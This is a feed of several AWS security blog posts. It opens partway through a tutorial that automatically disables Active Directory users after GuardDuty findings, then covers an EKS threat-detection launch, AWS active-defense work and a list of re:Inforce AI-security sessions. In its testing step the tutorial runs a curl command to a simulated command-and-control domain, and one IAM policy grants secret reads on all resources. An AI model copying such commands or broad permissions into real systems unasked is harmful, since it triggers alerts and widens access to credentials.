        - "dsmod user $disableuser -disabled yes"
    

  7. Choose Create document.

To create a Run Command document with a bash command to find a username from a UserID:

  1. Follow steps 1–3 from the previous procedure.
  2. Enter a name, for example GetUsernameFromID.
  3. Select document type Command.
  4. Select YAML and then enter the following code:
    ---
    description: "Get Username from Linux"
    schemaVersion: "2.2"
    parameters:
      UserId:
        type: String
        description: "(Required) The User ID to find."
        default: "1000"
    mainSteps:
    - action: aws:runShellScript
      name: GetLinuxUsername
      precondition:
        StringEquals:
        - platformType
        - Linux
      inputs:
        timeoutSeconds: 7200
        runCommand:
          - "#!/bin/bash"
          - "#"
          - "UserName=$(id -nu {{ UserId }})"
          - "if [[ $UserName == *'@'* ]]; then"
          - "echo ${UserName%@*} "
          - "else if [[ $UserName == *'\\'* ]]; then"
          - "echo $UserName | sed 's/.*\\\\//g'"
          - "fi"
          - "fi"
      outputs:
        - Name: output
          Selector: $.Payload.output
          Type: String
    

  5. Choose Create document.

Step Functions

Step Functions is a serverless orchestration service that you can use to coordinate multiple AWS services, microservices, and third-party integrations into business-critical applications. Step Functions is widely used for orchestrating complex workflows, such as loan processing, fraud detection, risk management, and compliance processes. By breaking down these processes into a series of steps, Step Functions provides a clear overview and control of the entire workflow. This helps make sure that it executes each stage correctly and in the right order. One of the critical aspects of using Step Functions in regulated industries is the importance of security and data protection.

By the end of this section, your state machine should have a sequential flow that starts with a choice that defaults to No UserID found and with the UserID present, includes the steps Find Username, Wait, Get Username, and Disable AD User. If it doesn’t, you can drag the actions into the correct order or change the next state associated with each action. Alternatively, copy this state machine definition JSON and import it directly into Step Functions.

To create a Step Functions state machine to execute the Systems Manager Run Commands:

  1. Go to the Step Functions console.
  2. Choose Get Started.
  3. Choose Create your own.
  4. Enter a name for the state machine, select Standard, and choose Continue.
  5. Select JSONPath as the state machine query language.
  6. From the navigation pane, search for and add the Pass action by dragging the action to the center window.
  7. Add the Systems Manager: SendCommand Action for Finding the Username using Run Command.
  8. Select the SendCommand, change the state name to Find Username, and then enter the following code into API Parameters on the right side of the screen.
    {
      "DocumentName": "GetUsernameFromID",
      "Parameters": {
        "UserId.$": "States.Array(States.JsonToString($.detail.service.runtimeDetails.process.euid))"
      },
      "Targets": [
        {
          "Key": "InstanceIds",
          "Values.$": "States.Array($.detail.resource.instanceDetails.instanceId)"
        }
      ]
    }
    

  9. With SendCommand selected, select the Input/Output tab, select Add original input to output using ResultPath, select Combine original input with result, and enter the following:
    $.RunCommand.State
    

  10. Add a Wait Action and set the number of seconds to wait before resuming the execution to 5 seconds.
  11. Add a Systems Manager: GetCommandInvocation action, which will get the Username value from Run Command and change the state name to Get Username, then enter the following API Parameters.
    {
      "CommandId.$": "$.RunCommand.State.Command.CommandId",
      "InstanceId.$": "$.detail.resource.instanceDetails.instanceId"
    }
    

  12. On the Input/Output tab, select Transform result with ResultSelector and enter the following:
    {
      "StandardOutputContent.$": "States.StringSplit($.StandardOutputContent,'\n')"
    }
    

  13. Add a Systems Manager: SendCommand action which will disable the Active Directory user using Run Command. Change the state name to Disable AD User then enter the following API Parameters, changing the InstanceIds value to the ID of your Active Directory Management server.
    {
      "DocumentName": "DisableADUser",
      "Parameters": {
        "UserName.$": "$.StandardOutputContent"
      },
      "Targets": [
        {
          "Key": "InstanceIds",
          "Values": [
            "i-0b22a22eec53b9321"
          ]
        }
      ]
    }
    

  14. Add a Choice action, choose the pencil icon next to Rule #1, choose Edit conditions, enter the variable $.detail.service.runtimeDetails.process.euid, select operator is present, value true, leave Not as blank, and choose Save Conditions.
  15. Re-arrange the state machine layout to the same structure as displayed in Figure 4, with a sequential flow that starts with a choice that defaults to No UserID found and with the UserID present includes the steps Find Username, Wait, Get Username, and Disable AD User.
    Figure 4: Step Functions state machine structure

    Figure 4: Step Functions state machine structure

  16. Choose Create (top right) and then Confirm to create the step function state machine.

To add permissions to enable the State Machine to run System Manager commands:

  1. Within the newly created state machine, choose Config (top center).
  2. Choose View in IAM, under Permissions, Execution role.
  3. Choose Add permissions, Attach Polices (center right).
  4. Search for and select AmazonSSMAutomationRole and choose Add permission.

EventBridge

EventBridge helps developers build event-driven architectures (EDA) by connecting loosely coupled publishers and consumers using event routing, filtering, and transformation. To create an EventBridge rule that triggers the Systems Manger Run Command document you created earlier:

  1. Go to the Amazon EventBridge console and select Create rule with EventBridge Rule.
  2. Enter a name, for example GuardDutyDisableADuser.
  3. Select Rule with an event pattern and choose Next.
  4. Under the Event pattern JSON window, choose Edit pattern and enter the following:
    {
      "source": ["aws.guardduty"],
      "detail-type": ["GuardDuty Finding"]
    }
    

  5. Choose Next.
  6. Select AWS Service.
  7. Select Step Functions state machine as the target.
  8. Select the state machine you created earlier, for example MyStateMachine-A123456789.
  9. Choose Next twice and choose Create rule

Create a test EC2 instance

To generate alerts on GuardDuty, you create a domain joined Linux EC2 instance. For this example, you’ll use two separate EC2 instances so you can monitor for activity from each instance within GuardDuty and use EventBridge to create automations.

To create an AWS Identity and Access Management (IAM) role to permit the EC2 instance to join the AD:

  1. Go to the IAM console.
  2. Select Policies from the navigation pane.
  3. Choose Create policy (top right).
  4. Select Policy editor JSON, enter the following code and choose Next.
    {
    "Version": "2012-10-17",
    "Statement": [
    	{
    		"Effect": "Allow",
    		"Action": [
    			"secretsmanager:GetSecretValue",
    			"secretsmanager:DescribeSecret"
    			],
    		"Resource": "*"
    	}
    	]
    }
    

  5. Enter the Policy name, for example SecretsManagerGetSecrets, and choose Create policy.
  6. Select Roles from navigation pane.
  7. Choose Create role (top right).
  8. Select AWS service and choose EC2 from the service or use case selection, then choose Next.
  9. Search for and select the following policies and choose Next
    • AmazonSSMDirectoryServiceAccess
    • AmazonSSMManagedInstanceCore
    • SecretsManagerGetSecrets (created earlier)
  10. Enter the role name, for example EC2DomainJoin, and choose Create role.

To create a secret that will be used to store privileged credentials used to join EC2 instances to the domain:

  1. Go to the Secrets Manager console.
  2. Select Store a new secret.
  3. Select Other type of secret.
  4. Add the following keys with the corresponding value of a domain username and password that have permissions to join computers to the domain:
    1. awsSeamlessDomainUsername
    2. awsSeamlessDomainPassword
  5. Choose Next.
  6. Enter the following secret name, replacing <d-1234567890> with your directory ID.
    aws/directory-services/<d-1234567890>/seamless-domain-join
    

  7. Choose Next twice, then Store.

For more information more, see Seamlessly joining an Amazon EC2 Linux instance to your AWS Managed Microsoft AD Active Directory.

To create a domain joined EC2 instance for testing this GuardDuty automation:

  1. Go to the Amazon EC2 console.
  2. Select Instances from navigation pane.
  3. Choose Launch Instances.
  4. Select Amazon Linux AMI.
  5. Select an existing Key Pair or create a new key pair.
  6. Scroll to the bottom and select Advanced details.
  7. Within Domain join directory, select the domain
  8. Within IAM instance profile, select the EC2DomainJoin role that you created earlier.
  9. Choose Launch Instance.

Testing

To simulate a threat, use a GuardDuty test domain that GuardDuty will recognize as a command and control server.

  1. Go to the Amazon EC2 console.
  2. Choose Instances from the navigation pane.
  3. Select the test EC2 instance that you created earlier.
  4. Choose Connect, select the Session Manager tab, and choose Connect
  5. Authenticate with your test user by entering su followed by the test user with the domain name that you created earlier. For example su [email protected], then enter the password.
  6. Enter the command curl guarddutyc2activityb.com.
    • You will receive an error because the page won’t resolve, but GuardDuty will have detected suspicious events.
  7. Go to the GuardDuty console and select Findings from the navigation pane.
  8. Within 3–5 minutes, you should see a high severity finding for Backdoor:EC2/C&CActivity.B!DNS.

Note: You must archive the GuardDuty finding before re-running this test, because the EventBridge rule only runs once against a GuardDuty finding with the same details. To archive the finding, select the check box next to the Backdoor:EC2/C&CActivity.B!DNS finding, choose Actions (top right), and select Archive.

Figure 5: GuardDuty simulated findings

Figure 5: GuardDuty simulated findings

If you go back to Active Directory Users and Computers on the Directory Administration EC2 instance, you should see that the Test User is now disabled. You can enable the user by right-clicking on the user and selecting Enable Account.

Figure 6: Active Directory Users and Computers showing the disabled test use

Figure 6: Active Directory Users and Computers showing the disabled test use

Conclusion

In this post, you learned how to deploy AWS Managed AD, Systems Manager Run Command, EventBridge, Step Functions, and GuardDuty to monitor for suspicious events and disable the associated Active Directory user account.

You can expand this scenario by creating Run Command documents that reset Active Directory passwords, disable computer accounts, or Active Directory tasks supported by Microsoft PowerShell. Additionally, you can add steps within the Step Functions state machine to notify administrators through Amazon Simple Notification Service (Amazon SNS) or add additional checks with AWS Lambda.

Although this post uses AWS Managed Microsoft AD, the same functionality can be achieved with a manual deployment of Active Directory on Amazon EC2 or on-premises, either by using an EC2 instance joined to the Active Directory domain with the Active Directory administration tools installed or by installing Systems Manager agent onto a management server on-premises.

If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, start a new thread on AWS re:Post GuardDuty or contact AWS Support.

Tim Kingdon

Tim Kingdon

Tim is a Senior Partner Solutions Architect at AWS and has more than 25 years of experience in healthcare, financial, government, and defence industries. In his role, he provides strategic technical guidance to partners and helps drive their success through technical enablement initiatives.

Amazon GuardDuty expands Extended Threat Detection coverage to Amazon EKS clusters

Post Syndicated from Esra Kayabali original https://aws.amazon.com/blogs/aws/amazon-guardduty-expands-extended-threat-detection-coverage-to-amazon-eks-clusters/

Today, I’m happy to announce Amazon GuardDuty Extended Threat Detection with expanded coverage for Amazon Elastic Kubernetes Service (Amazon EKS), building upon the capabilities we introduced in our AWS re:Invent 2024 announcement of Amazon GuardDuty Extended Threat Detection: AI/ML attack sequence identification for enhanced cloud security.

Security teams managing Kubernetes workloads often struggle to detect sophisticated multistage attacks that target containerized applications. These attacks can involve container exploitation, privilege escalation, and unauthorized movement within Amazon EKS clusters. Traditional monitoring approaches might detect individual suspicious events, but often miss the broader attack pattern that spans across these different data sources and time periods.

GuardDuty Extended Threat Detection introduces a new critical severity finding type, which automatically correlates security signals across Amazon EKS audit logs, runtime behaviors of processes associated with EKS clusters, malware execution in EKS clusters, and AWS API activity to identify sophisticated attack patterns that might otherwise go unnoticed. For example, GuardDuty can now detect attack sequences in which a threat actor exploits a container application, obtains privileged service account tokens, and then uses these elevated privileges to access sensitive Kubernetes secrets or AWS resources.

This new capability uses GuardDuty correlation algorithms to observe and identify sequences of actions that indicate potential compromise. It evaluates findings across protection plans and other signal sources to identify common and emerging attack patterns. For each attack sequence detected, GuardDuty provides comprehensive details, including potentially impacted resources, timeline of events, actors involved, and indicators used to detect the sequence. The findings also map observed activities to MITRE ATT&CK® tactics and techniques and remediation recommendations based on AWS best practices, helping security teams understand the nature of the threat.

To enable Extended Threat Detection for EKS, you need at least one of these features enabled: EKS Protection or Runtime Monitoring. For maximum detection coverage, we recommend enabling both to enhance detection capabilities. EKS Protection monitors control plane activities through audit logs, and Runtime Monitoring observes behaviors within containers. Together, they create a complete view of your EKS clusters, enabling GuardDuty to detect complex attack patterns.

How it works
To use the new Amazon GuardDuty Extended Threat Detection for EKS clusters, go to the GuardDuty console to enable EKS Protection in your account. From the Region selector in the upper-right corner, select the Region where you want to enable EKS Protection. In the navigation pane, choose EKS Protection. On the EKS Protection page, review the current status and choose Enable. Select Confirm to save your selection.

After it’s enabled, GuardDuty immediately starts monitoring EKS audit logs from your EKS clusters without requiring any additional configuration. GuardDuty consumes these audit logs directly from the EKS control plane through an independent stream, which doesn’t affect any existing logging configurations. For multi-account environments, only the delegated GuardDuty administrator account can enable or disable EKS Protection for member accounts and configure auto-enable settings for new accounts joining the organization.

To enable Runtime Monitoring, choose Runtime Monitoring in the navigation pane. Under the Configuration tab, choose Enable to enable Runtime Monitoring for your account.

Now, you can view from the Summary dashboard the attack sequences and critical findings specifically related to Kubernetes cluster compromise. You can observe that GuardDuty identifies complex attack patterns in Kubernetes environments, such as credential compromise events and suspicious activities within EKS clusters. The visual representation of findings by severity, resource impact, and attack types gives you a holistic view of your Amazon EKS security posture. This means you can prioritize the most critical threats to your containerized workloads.

The Finding details page provides visibility into complex attack sequences targeting EKS clusters, helping you understand the full scope of potential compromises. GuardDuty correlates signals into a timeline, mapping observed behaviors to MITRE ATT&CK® tactics and techniques such as account manipulation, resource hijacking, and privilege escalation. This granular level of insight reveals exactly how attackers progress through your Amazon EKS environment. It identifies affected resources like EKS workloads and service accounts. The detailed breakdown of indicators, actors, and endpoints provides you with actionable context to understand attack patterns, determine impact, and prioritize remediation efforts. By consolidating these security insights into a cohesive view, you can quickly assess the severity of Amazon EKS security incidents, reduce investigation time, and implement targeted countermeasures to protect your containerized applications.

The Resources section of the Finding details page shows context about the specific assets affected during an attack sequence. This unified resource list provides you with visibility into the exact scope of the compromise—from the initial access to the targeted Kubernetes components. Because GuardDuty includes detailed attributes such as resource types, identifiers, creation dates, and namespace information, you can rapidly assess which components of your containerized infrastructure require immediate attention. This focused approach eliminates guesswork during incident response, so you can prioritize remediation efforts on the most critical affected resources and minimize the potential blast radius of Amazon EKS targeted attacks.

Now available
Amazon GuardDuty Extended Threat Detection with expanded coverage for Amazon EKS clusters provides comprehensive security monitoring across your Kubernetes environment. You can use this capability to detect sophisticated multistage attacks by correlating events across different data sources, identifying attack sequences that traditional monitoring might miss.

To start using this expanded coverage, enable EKS Protection in your GuardDuty settings and consider adding Runtime Monitoring for enhanced detection capabilities.

For more information about this new capability, refer to the Amazon GuardDuty Documentation.

— Esra

How AWS improves active defense to empower customers

Post Syndicated from Stephen Goodman original https://aws.amazon.com/blogs/security/how-aws-improves-active-defense-to-empower-customers/

At AWS, security is the top priority, and today we’re excited to share work we’ve been doing towards our goal to make AWS the safest place to run any workload. In earlier posts on this blog, we shared details of our internal active defense systems, like MadPot (global honeypots), Mithra (domain graph neural network), and Sonaris (network mitigations). We’re still inventing new ways to improve the effectiveness of threat intelligence and automated response to detect and help prevent attacks. Today we’ll share advancements in active defense related to malware, software vulnerabilities, and AWS resource misconfigurations. Like the other posts we linked to, these are constantly improving capabilities that our customers get just for being on the AWS network. We’ll discuss these topics in more depth at re:inforce 2025 during Innovation Talk SEC302.

Stopping malware from spreading

Financially motivated threat actors try to gain access to a wide array of networked assets. The more resources they control, the more places they can hide, and the longer they can profit from their abusive operations. As such, threat actor malware often contains modules to scan for new targets, replicate binaries over the network, and then repeat. If left unchecked, such rapidly spreading behavior can lead to network congestion, service availability loss, and data destruction. We want to help prevent this behavior to the greatest degree possible.

One effective strategy we employ is identifying the threat actor’s key infrastructure where malware is centrally controlled. We use a variety of techniques to identify, verify, track, and disrupt threat infrastructure. Using network traffic logs, honeypot interactions, and malware samples from an array of sensor positions, we mitigate botnets, abusive proxies, and peer-to-peer malware. Over the past 12 months, AWS helped prevent over 4 million malware infection attempts across 315 thousand distinct Amazon Elastic Compute Cloud (Amazon EC2) instances. By protecting workloads from these malware infections, we not only protect our network and our customers, but also the broader internet from further malware expansion.

Advancements in threat hunting and mitigating software vulnerabilities

At Amazon, we’re proud to support software vulnerability research with programs for bug bounty, vulnerability disclosure, and open source contribution. We’ve also become a more active participant in the CVE process by becoming a CVE Numbering Authority (CNA) for the software and services provided by Amazon. Thanks to the public CVE database, we see vulnerability research accelerating as reported CVEs have grown by 21 percent year-over-year since 2013, with over 40 thousand CVEs published in 2024. This virtuous cycle of finding and resolving vulnerabilities improves cyber security over time, but AWS sees threat actors searching for unresolved vulnerabilities to gain unauthorized access to resources.

We’ve expanded MadPot and Sonaris to identify and stop a broader range of malicious vulnerability scanning and exploitation activity, protecting every AWS customer from vulnerability exposure. We’ve added hundreds of new detections and MadPot service emulations to identify real attacks. As we’ve expanded our visibility, we’ve continued blocking hundreds of millions of CVE exploit attempts daily across the AWS network.

As we’ve made these active defense systems better at stopping CVE exploit attacks, the total number of attacks has gone down by over 55 percent in the last 12 months, as shown in Figure 1. There are many factors outside our control in this observation, but we’re happy to see fewer CVE exploit attacks. This trend coincides with the detection, regionalization, latency, and guardrail improvements we’ve made in 2025. No system can block everything, so fewer exploit attempts mean less risk across a wide range of workloads.

Figure 1: Chart showing the decrease in global malicious vulnerability exploit attempts

Figure 1: Chart showing the decrease in global malicious vulnerability exploit attempts

This work to identify known exploits in the wild directly benefits users of vulnerability intelligence in Amazon Inspector, which provides an Amazon Inspector score for customers to prioritize where to spend security hardening resources. This includes the most recent date of observed exploitation attempts, the MITRE ATT&CK techniques associated with the exploit activity, and the industries targeted.

Protecting architectures built on AWS

AWS actively defends compute and network resources for our customers; we also defend the distinct AWS-native resources that customers rely on. AWS access key credentials are a critical resource that allow access to customer accounts. The AWS Identity and Access Management best practices share proven techniques for customers to keep their credentials from being abused. Through active defense, we do even more to help customers who haven’t yet adopted these best practices.

Each day, AWS helps prevent an average of 167 million malicious scanning connections seeking unintentionally exposed AWS access key pairs. In case access keys are discovered through other means, we’ve expanded our protection of customer-managed IAM credentials. When our threat intelligence analytics show that a customer-managed credential is known by a threat actor, we put mitigations in place to restrict access to highly privileged operations. We also send customized notifications to help customers identify how the credential was exposed. These efforts are paying off for our customers every day; the following response is a good example of what we hear regularly:

This is a key that we already rotated a few weeks ago based on another alarm from you. It turned out that the new rotated key happened to be in your second alarm to us. So it meant that the app that the key was linked to was still leaking it.

So on Monday we sat down with the dev team, found where the app was leaking some secrets from, we patched it, I rotated all the exposed secrets (it was more than the IAM key) and we plugged in the extra security in the app.

So thanks again for those alerts, they are very precious.
– AWS Customer

In a specific case of threat activity in November and December of 2024, customers reported ransomware activity against their objects in Amazon Simple Storage Service (Amazon S3) storage. We saw that these ransom threats were highly correlated with exposed customer-managed IAM keys. We applied quarantines to the exposed keys, taking care to make sure that normal customer operations could continue safely. We re-sent our proactive notifications to customers about keys that were likely exposed, because the risk of an attack was elevated. During this period, we worked together with customers to deactivate over 30 thousand exposed credentials. Since this threat activity began, AWS has helped prevent over 943 million malicious attempts to encrypt customer Amazon S3 objects.

These credential exposure detections flow into Amazon GuardDuty Extended Threat Detection, simplifying threat detection and response operations for modern cloud environments.

Better together

The approach AWS takes to active defense shows how security can be improved by layering protections across the infrastructure stack and using threat intelligence to drive risk reduction. By building active defense into our services at no extra cost, AWS helps our customers stay protected from a wide range of threats.

While we continue to constantly improve our protections for our customers, some of our work is by nature probabilistic, because we never see inside customer workloads. We don’t apply active defense in situations where the detection is ambiguous, because that might impact our customers’ production systems. To stay secure, customers should never let down their own defenses. AWS security services like AWS Identity and Access Management (IAM), AWS Shield Advanced, AWS WAF, AWS Network Firewall, Amazon GuardDuty, and Amazon Inspector provide prevention, detection, and response that customers can configure for their unique needs. The good news is that by working together, we’re making the internet safer for everyone.

If you have feedback about this post, submit comments in the Comments section below.

Stephen Goodman

Stephen Goodman

As a senior manager for Amazon active defense, Stephen leads data-driven programs to protect AWS customers and the internet from threat actors.

Tom Scholl

Tom Scholl

AWS VP and Distinguished Engineer, Tom collaborates with networks across the globe to stop cyberattacks by tracking traffic from bad actors at its source.

Elevate your AI security: Must-see re:Inforce 2025 sessions

Post Syndicated from Margaret Jonson original https://aws.amazon.com/blogs/security/reinforce-2025-genai-sessions/

AWS re:Inforce 2025: June 16-18 in Philadelphia, PA

A full conference pass is $1,099. Register today with the code flashsale150 to receive a limited time $150 discount, while supplies last.

From proof of concepts to large scale production deployments, the rapid advancement of generative AI has ushered in unique opportunities for innovation, but it also introduces a new set of security challenges (and opportunities) that organizations must address. How do you protect retrieval-augmented generation (RAG) or training data while maintaining model effectiveness? What controls are needed for large language model (LLM) interactions? How can I take full advantage of AI agents and model context protocol (MCP) while minimizing risk? At AWS re:Inforce 2025, we’re bringing together security experts, practitioners, and industry leaders to answer these questions with real-world, prescriptive guidance and more.

This year, our generative AI security sessions have been specifically curated and designed to help you build and maintain secure, production AI systems at scale. Whether you’re just beginning your AI security journey or leading mature, enterprise-wide AI initiatives, you’ll find deep practical guidance, hands-on experience, and strategic insights to advance your organization’s security posture.

From foundational concepts to advanced defensive techniques, these sessions encompass critical areas including data protection, model security, identity management, and AI agent resilience. You’ll learn directly from AWS security experts, customers who have successfully implemented secure AI systems, and industry leading partners who are setting new standards in AI safety and security.

In this blog, we highlight some “can’t miss” sessions that cover how to secure AI, but also how security practitioners can leverage AI to help with their critical security missions as well! Join in on the fun, and register for re:Inforce 2025!

Innovation talk

Engage with top AWS executives in our Innovation Talks series, where you’ll gain invaluable insights into the forefront of cloud technology. Explore the latest advancements in generative AI, discover robust cloud security strategies, and uncover pioneering architectural concepts that are revolutionizing application development and expanding the possibilities of the AWS Cloud.

SEC301 | Innovation Talk | From possibility to production: A strong, flexible foundation for AI security
Speakers: Hart Rossman (AWS) & Becky Weiss (AWS)
Discover how AWS removes the heavy lifting of AI security, enabling you to accelerate from development to production. This session reveals how the proven AWS security foundation, combined with flexible controls and automated reasoning, helps organizations confidently deploy AI innovations. Through real-world examples, learn how to transform security from a potential roadblock into an innovation enabler. Leave with practical guidance for securing AI workloads today and strategic insights into addressing emerging security challenges, including data security and agentic AI. Learn how the AWS approach to AI security helps you start ahead while maintaining strong security controls.

Breakout sessions, chalk talks, and lightning talks

Breakout sessions are lecture-style, one-hour sessions delivered by AWS experts, customers, and partners—perfect for deepening your knowledge on important topics, gaining actionable insights, and connecting with industry leaders.

Chalk talks are one-hour long, highly interactive sessions with a small audience. This format is ideal for diving deep into specific topics, engaging directly with AWS experts, and getting your questions answered in real time.

Lightning talks are short (20 minute) theater presentations dedicated to a specific customer story, service demo, or AWS Partner offering.

SEC303 | Breakout session | Behind the shields: AWS and Anthropic’s approach to secure AI
Speakers: Matt Saner (AWS) & Shahzeb Jiwani (Anthropic)
Enterprise AI adoption demands robust security. In this session, Join Anthropic’s head of risk governance along with AWS security leaders to reveal how AWS and Anthropic collaborate to deliver enterprise-grade security for LLMs and the generative AI workloads they enable. Learn about the multi-layered security approach spanning infrastructure, data, and models. We’ll explore real-world security architectures, governance frameworks, and risk mitigation strategies. You will leave with a deeper understanding of how to leverage AWS and Anthropic’s security capabilities to accelerate your organization’s AI initiatives while maintaining stringent security and compliance requirements.

SEC304 | Breakout session | Amazon.com testing frameworks and tools for GenAI security and privacy
Speakers: Alex Torres (AWS), Josh Haycraft (Amazon), & Jess Clark (Amazon)
GenAI solutions are launching in a unique, rapidly-shifting security landscape: they may be trained on customer data, they may integrate with internal services or datastores, and they will provide generated content to customers or to other systems. Learn how Amazon.com creates toolkits, systems and frameworks to leverage Large Language Models and Generative AI to enrich customer interactions to promote agility and innovation.

TDR301 | Breakout session | Innovations in AWS detection and response for integrated security outcomes
Speakers: Himanshu Verma (AWS) & Ryan Holland (AWS)
Discover how the latest AWS detection and response capabilities can help secure your cloud environment more effectively. Learn practical ways to achieve integrated security outcomes through enhanced threat detection, automated vulnerability management, and streamlined response – all at scale. We’ll show you how to use AWS security services to protect workloads and data, centralize security monitoring, manage security posture continuously, and unify security data, while leveraging generative AI for security operations. Walk away with actionable insights on integrating AWS detection and response services to strengthen and simplify your security across AWS.

SEC431 | Chalk talk | Dive deep into data protection architectures for Amazon Bedrock Agents
Speakers: Andrew Kane (AWS) & Gabrielle Dompreh (AWS)
Join this chalk talk to understand how Amazon Bedrock protects your data across Agents and related features, such as Knowledge Bases and Guardrails. Learn about security considerations for cross-region deployments, multi-agent collaboration, and prompt caching. Gain deep insights into architecting secure generative AI solutions that maintain data protection, and discover architectural patterns that keep your applications safe and secure.

APS231 | Chalk talk | Using AWS services to mitigate the OWASP Top 10 for LLM threats
Speakers: Mark Keating (AWS) & Cameron Smith (AWS)
You’ve identified your generative AI use case, tested it and are creating a secure application architecture design. How do you know what generative AI specific threats you should be protecting against, and what tools or services are available that can help? You may have heard of the OWASP Top 10 for LLM Applications, but where or how do you start? Join us as we discuss the OWASP Top 10 threats, the differences between versions, and how AWS can help you mitigate these threats.

DAP332 | Chalk talk | Executive perspective: Risk management for generative AI workloads
Speakers: Jason Garman (AWS) & Mark Ryland (AWS)
Don’t let the perceived complexity of responsible AI keep you from deploying generative AI applications on AWS. In this chalk talk, we will present a framework for breaking down AI safety and security risks, introduce AWS best practices for keeping enterprise data secure in generative AI applications using zero trust principles, and mitigate safety risks using technologies such as Bedrock Guardrails. Discover as a group with fellow security leaders how to identify safety and security risks relevant to your workload, implement appropriate mitigation strategies, and measure efficacy over time.

GRC337 | Chalk talk | Build compliant AI: Implementing controls for emerging regulations
Speakers: Samuel Waymouth (AWS) & Mark Keating (AWS)

As AI adoption accelerates, organizations face increasing regulatory scrutiny and compliance requirements. In this session, learn about the evolving global regulatory landscape for AI, data privacy, and data sovereignty, then see how you can map regulatory requirements and security controls to AWS services and features. We will demonstrate how generative AI can work as a tool for assessment, risk classification and generating compliance guidance. We also show you how to use the latest threat modelling resources developed by AWS. Security professionals and AI practitioners will learn actionable strategies for building AI systems aligned with compliance standards while also maintaining innovation velocity.

SEC221 | Lightning talk | Raising the tide: How AWS is shaping the future of secure AI
Speakers: Matt Saner (AWS)
AI security is a top priority for AWS. By building AI solutions that are secure by design, AWS helps customers innovate quickly with confidence while mitigating emerging threats. But securing AI goes beyond individual organizations—it requires industry-wide standards and best practices. AWS actively contributes to global AI security efforts, including its participation industry standards bodies such as CoSAI (The Coalition for Secure AI), to make sure AI technologies are safe, resilient, and trustworthy. This session will explore how AWS is leading AI security innovation, protecting customers, and collaborating to help shape the future of AI security for the entire industry.

SEC322 | Lightning talk | Managing digital identity in the age of generative AI
Speakers: Arthur Mnev (AWS) & Lily Ashidam (AWS)
In this session, we will explore the challenges and solutions for managing identities in generative AI workloads. This session covers securing API access for LLMs, implementing proper authentication for, in, and with AI services, and maintaining data lineage. Learn practical approaches towards securing generative AI applications while maintaining compliance and governance requirements.

SEC323 | Lightning talk | A practical guide to generative AI agent resilience
Speakers: Yiwen Zhang (AWS) & Jennifer Moran (AWS)
As generative AI agents dominate headlines and technological discussions, enterprise adoption remains in its infancy. GenAI agent resilience is a crucial factor in successful implementation and building user trust. While traditional workload resilience practices—such as database availability, workload capacity, observability, and disaster recovery—remain relevant, GenAI agents present unique challenges. This session delves into the critical dimensions of GenAI agent resilience, including LLM model adaptability, latency management, tool availability, observability, and financial sustainability. We will share practical strategies for building robust, reliable GenAI agents that enterprises can trust and maintain.

SEC326 | Lightning Talk | Secure remote MCP server deployment for Gen AI on AWS
Speakers: Aaron Brown (AWS) & James Ferguson (AWS)
Discover how to securely build and deploy remote Model Context Protocol (MCP) servers on AWS that implement the protocol’s security and trust principles. This session demonstrates OAuth 2.1 authorization patterns that enforce user consent, data privacy, and tool safety requirements. Learn to implement robust security controls using Amazon Cognito, API Gateway, and Lambda while maintaining protocol compliance. Explore practical examples of authorization flows, access controls, and security monitoring that align with MCP specifications.

TDR322 | Lightning talk | How AWS uses generative AI to advance native security services
Speakers: Marshall Jones (AWS) & Himanshu Verma (AWS)
Discover how AWS leverages generative AI to enhance native security services. This session demonstrates how AWS implements AI capabilities across its security portfolio to improve threat detection, investigation, and response. Explore practical implementations in Amazon GuardDuty and Amazon Inspector that enable automated analysis and natural language security queries. Leave with insights into how AWS makes security more intelligent and efficient through generative AI.

Interactive sessions (builders’ sessions, code talks, and workshops)

Interact with small groups led by an AWS expert providing interactive learning about how to build on AWS. Each builders’ session begins with a short explanation or demonstration of what attendees are building—then it’s your turn to build! The expert will guide you end-to-end through this hands-on experience. Or join Code Talks, our code-focused interactive sessions where AWS experts lead a discussion featuring live coding or code samples as they illuminate the “why” behind AWS solutions. Attendees are encouraged to ask questions and follow along.

Workshops are two-hour interactive sessions where you collaborate in teams or work individually to solve real-world challenges by using AWS services, making them perfect for hands-on learning. Each workshop begins with a brief lecture, followed by dedicated time to work through the problem.

Note: Don’t forget to bring your laptop to build alongside AWS experts.

SEC351 | Builders’ session | Accelerating incident response, compliance & auditing using generative AI
Speakers: Snehal Nahar (AWS), Ravindra Kori (AWS), Rayette Toles-Abdullah (AWS), & Abhijit Barde (AWS)
In this session, we will learn how to use AWS native generative AI capabilities to reduce time to recovery after an incident using enterprise communication tools such as Slack. We will also learn how to use detective controls to identify events that may result in an incident, and also how to use preventive controls to mitigate the risk of an incident occurring. We will use services like Amazon Q Developer, AWS Config, AWS CloudTrail Lake, Amazon CloudWatch and other observability features.

SEC352 | Builders’ session | Agentic AI for security: Building intelligent egress traffic controls
Speakers: Ranjith Rayaprolu (AWS), Anil Nadiminti (AWS), Michael Leighty (AWS), & Dwaragha Sivalingam (AWS)
Learn to build AI-powered security agents that protect your cloud infrastructure. This hands-on session shows you how to use Amazon Bedrock and Bedrock Agents to create intelligent systems that watch over your network. You’ll build Generative AI agents that monitor egress traffic, spot potential threats, and automatically update network firewall to block malicious traffic. Walk away with the skills to implement AI-powered security agents that can reason, decide, and act to protect your cloud infrastructure.

SEC353 | Builders’ session | Threat modeling for generative AI applications
Speakers: Laura Verghote (AWS), Isabelle Mos (AWS), Samuel Waymouth (AWS), & Omar Zoma (AWS)
In this builders’ session, you will learn how to systematically identify and analyze security threats specific to generative AI applications. As organizations rapidly adopt large language models and other generative AI capabilities, understanding the unique security challenges – from prompt injection to data poisoning – becomes critical. You will be guided through the process of creating threat models for common generative AI architectures, with a particular focus on applications built using AWS services like Amazon Bedrock.

SEC451 | Builders’ session | From logs to defense: Generative AI for security automation
Speakers: Ravindra Kori (AWS), Siavash Iran (AWS), Lily Ashidam (AWS), & Yiwen Zhang (AWS)
In this technical session, we’ll demonstrate how to transform traditional operating system log analysis into an intelligent, automated defense system using AWS native services and generative AI. We’ll explore how to build a comprehensive solution that captures security-relevant logs from Windows and Linux systems.

APS351 | Builders’ session | Securing generative AI agents using AWS Well-Architected Framework
Speakers: Krupanidhi Jay (AWS), Ryan Dsouza (AWS), Birender Pal (AWS), & Omkar Mukadam (AWS)
Learn hands-on how to build secure generative AI agent solutions following the AWS Well-Architected Framework’s Generative AI Lens security best practices. Work through practical implementations of endpoint security, prompt engineering guardrails, monitoring systems, and protection against excessive agency while building a production-ready generative AI agent. Through hands-on exercises, build a secure generative AI agent solution incorporating these controls on AWS, involving Amazon Bedrock, Amazon CloudWatch, AWS Identity and Access Management (IAM), and more. You must bring your laptop to participate.

